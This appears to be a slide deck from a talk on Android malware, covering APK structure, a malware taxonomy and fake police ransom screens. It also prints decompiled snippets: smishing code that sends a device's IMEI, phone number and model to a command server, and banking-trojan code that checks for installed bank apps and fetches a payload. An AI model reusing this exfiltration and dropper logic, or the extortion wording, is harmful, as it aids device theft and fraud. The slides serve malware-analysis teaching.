

# Malware Android



# Malware Android

Who?

# Malware Android

Jorge R.Castro a.k.a. Reverse Shell

Malware Analyst  
Forensic & IR  
Android



@JReyCastro

# Malware Android

What?

# Malware Android

## Talking Points

- Android & APK

- Cycle of Life

- Malware Types

  - Taxonomy

  - Earlier State

  - Ripening & Current Situation


Malware Android

Android & APK

# Malware Android

## Android & APK

Monolithic Linux Kernel  
Unix like  
C/C++ & java



## APPLICATIONS

Home

Dialer

SMS/MMS

IM

Browser

Camera

Alarm

Calculator

Contacts

Voice Dial

Email

Calendar

Media Player

Photo Album

Clock

...

## APPLICATION FRAMEWORK

Activity Manager

Window  
Manager

Content Providers

View  
System

Notification  
Manager

Package Manager

Telephony  
Manager

Resource Manager

Location  
Manager

...

## LIBRARIES

Surface  
Manager

Media  
Framework

SQLite

WebKit

Libc

OpenGL|ES

Audio  
Manager

FreeType

SSL

...

## ANDROID RUNTIME

Core Libraries

Dalvik Virtual Machine

## HARDWARE ABSTRACTION LAYER

Graphics

Audio

Camera

Bluetooth

GPS

Radio (RIL)

WiFi

...

## LINUX KERNEL

Display Driver

Camera Driver

Bluetooth Driver

Shared Memory  
Driver

Binder (IPC) Driver

USB Driver

Keypad Driver

WiFi Driver

Audio  
Drivers

Power  
Management



# Malware Android

## Android & APK

```
reverseshell@SandMan:~/Descargas$ ls
AndroidManifest.xml  assets  classes.dex  lib
META-INF  res  resources.arsc  WhatsApp.apk
```

```

      .Class      Manifest.xml
        |          |
        |          |
.Java --> .Class --> .Dex --> .Apk
              |
              Resources
```

# Malware Android

## Android & APK

Activity  
Service  
Receiver  
Provider  
Manifest

### AndroidManifest.xml

```
1      <?xml version="1.0" encoding="utf-8"?>
2  <manifest
3      xmlns:android="http://schemas.android.com/apk/res/android"
4      android:versionCode="451088"
5      android:versionName="2.16.22"
6      package="com.whatsapp"
7      platformBuildVersionCode="23"
8      platformBuildVersionName="6.0-2166767"
9  >
10     <uses-sdk
11         android:minSdkVersion="7"
12         android:targetSdkVersion="23"
13     >
14     </uses-sdk>
15     <uses-permission
16         android:name="android.permission.ACCESS_COARSE_LOCATION"
17     >
18     </uses-permission>
19     <uses-permission
20         android:name="android.permission.ACCESS_FINE_LOCATION"
21     >
22     </uses-permission>
23     <uses-permission
24         android:name="android.permission.ACCESS_NETWORK_STATE"
25     >
26     </uses-permission>
27     <uses-permission
28         android:name="android.permission.ACCESS_WIFI_STATE"
29     >
30     </uses-permission>
31     <uses-permission
32         android:name="android.permission.AUTHENTICATE_ACCOUNTS"
33     >
34     </uses-permission>
35     <uses-permission
36         android:name="android.permission.BLUETOOTH"
37     >
```

# Malware Android

## Android & APK


Activity  
Service  
Receiver  
Provider  
Manifest

```
</activity>
<activity
    android:theme="@7F0C0128"
    android:label="@7F08059D"
    android:name="com.whatsapp.TosUpdateDetailsActivity"
    android:configChanges="0x00000FB0"
    >
</activity>
<receiver
    android:name="com.whatsapp.BootReceiver"
    android:enabled="true"
    >
    <intent-filter
        >
        <action
            android:name="android.intent.action.BOOT_COMPLETED"
            >
        </action>
    </intent-filter>
</receiver>
```

# Malware Android

## Android & APK

Activity  
Service  
Receiver  
Provider  
Manifest



Malware Android

Cycle of Life

# Malware Android

Cycle of Life



# Malware Android

## Malware Types

Malware Android

Taxonomy



# Malware Android

## Taxonomy

Ransomware

RAT

Spy


Banker

Malware Android

Earlier State

# Malware Android

## Ransomware



MANDANT U.S.A. Cyber Security  
FBI Department of Defense  
U.S.A. Cyber Crime Center

IP: [redacted]  
Country: United States  
Region: [redacted]  
City: [redacted]

**ATTENTION!**  
Your phone has been blocked up for safety reasons listed below.  
All the actions performed on this phone are fixed.  
All your files are encrypted.  
CONDUCTED AUDIO AND VIDEO.

You are accused of viewing/storage and/or dissemination of banned pornography (child pornography/zoophilia/rape etc). You have violated World Declaration on non-proliferation of child pornography. You are accused of committing the crime envisaged by Article 161 of United States of America criminal law.

Article 161 of United States of America criminal law provides for the punishment of deprivation of liberty for terms from 5 to 11 years.

Also, you are suspected of violation of "Copyright and Related rights Law" (downloading of pirated music, video, warez) and of use and/or dissemination of copyrighted content. Thus, you are suspected of violation of Article 148 of United States of America criminal law.

Article 148 of United States of America criminal law provides for the punishment of deprivation of liberty for terms from 3 to 7 years or 150 to 550 basic amounts fine.

Cryptolocker Ransom Message



**FBI**  
FEDERAL BUREAU OF INVESTIGATION

FBI Criminal Investigation  
#356440047053168  
US  
Prohibited content

This device is locked due to the violation of the federal laws of the United States of America:


- \* Article 161
- \* Article 148
- \* Article 215
- \* Article 301

\* of the Criminal Code of U.S.A.

Your device was used to visit websites containing pornography.

Following violations were detected:

Svpeng Ransom Message



3G 06:50

GRUPO DE DELITOS TEMATICOS  
DIRECCION GENERAL DE LA POLICIA Y DE LA GUARDIA CIVIL

IP: 192.168.1.227

País:  
Región:  
Ciudad:

**¡ATENCIÓN! Su teléfono ha sido bloqueado por razones de seguridad vistos los motivos abajo detallados.**  
**Todas las acciones hechas en este teléfono, están registradas.**  
**Todos sus archivos están codificados.**

ted está acusado de  
rar/conservar y/o divulgar los

# Malware Android

RAT




Malware Android

Ripening  
&  
Current  
Situation

# Malware Android

## Smishing



# Malware Android

## Smishing

```
1 if (this.mainCommand.startsWith(i.sa[1])) { // sa[1] = install
    v0 = Consts.POST;
    this.params.add(new BasicNameValuePair(Consts.operator, SmsSender.getTelephonyManager(i.myContext).getNetworkOperatorName()));
    this.params.add(new BasicNameValuePair(i.sa[6], Build.MODEL)); // sa[6] = model
    this.params.add(new BasicNameValuePair(i.sa[2], Build.VERSION.RELEASE)); // sa[2] = os
    this.params.add(new BasicNameValuePair(Consts.phone, SmsSender.getTelephonyManager(i.myContext).getLine1Number()));
    this.params.add(new BasicNameValuePair(i.sa[7] + Consts.Empty_Str + i.sa[5], SmsSender.getTelephonyManager(i.myContext).getDeviceId()));
    this.params.add(new BasicNameValuePair(i.sa[9], Tuple50005N5.w)); // sa[9] = version
    this.params.add(new BasicNameValuePair(i.sa[4], i.myContext.getResources().getConfiguration().locale.getCountry()));
    httpResponse = MyHttpClient.postContent(((String)v4), v0, this.params);
}
else if (this.mainCommand.startsWith(i.sa[0])) { // sa[0] = info
    httpResponse = MyHttpClient.postContent(((String)v4), Consts.POST, this.params);
}
else if (this.mainCommand.startsWith(Consts.sms)) {
    httpResponse = MyHttpClient.postContent(((String)v4), Consts.POST, this.params);
}

return httpResponse;
```


```
method=install&id=0065860498106803895&operator=Android&model=Nexus+S&os=4.0.4
&phone=15555215554&imei=860498106803895&version=5&country=US
```



# Malware Android

## Banking

## Acecard Mobile Trojan Functionality Evolution





# Malware Android

## Banking

```
private void checkStatus() {
    int v2 = 6;
    String v8 = "";
    List v10 = this.getPackageManager().getInstalledPackages(0); // Get list of installed apps
    int v4;
    for(v4 = 0; v4 < v10.size(); ++v4) {
        Object v9 = v10.get(v4);
        new String();
        String v12 = ((PackageInfo)v9).packageName;
        int v5;
        for(v5 = 0; v5 < Config.BK_ARRAY_LIST.length; ++v5) {
            if((v12.equalsIgnoreCase(Config.BK_ARRAY_LIST[v5])) && v2 > v5) {
                v2 = v5;
                v8 = Config.BK_ARRAY_LIST[v5]; // Iterate through BK_ARRAY_LIST, save in 'v8'
            }
        }
    }

    Intent v1 = new Intent(this, BKMain.class); // Create download URL
    switch(v2) {
        case 0: {
            new Intent().setAction("com.google.game.store.close");
            v1.putExtra("BK", 0);
            v1.putExtra("DOWNLOAD", String.valueOf(this.DOWN_SERVER) + Config.NH_DOWN);
            v1.addFlags(268435456);
            v1.putExtra("PACKAGE", v8); // Bank app added to download URL
            this.startActivity(v1);
            break;
        }
    }
}
```

# Malware Android

## Banking



# Malware Android

## Banking



# Malware Android

## Banking



Sergio de los Santos @ssantosv · 26 abr.

El momento ha llegado. Ya hay malware (ransomware, en este caso) que aprovecha exploits de Android al navegar.



# Malware Android

## Questions?

Malware Android

Gracias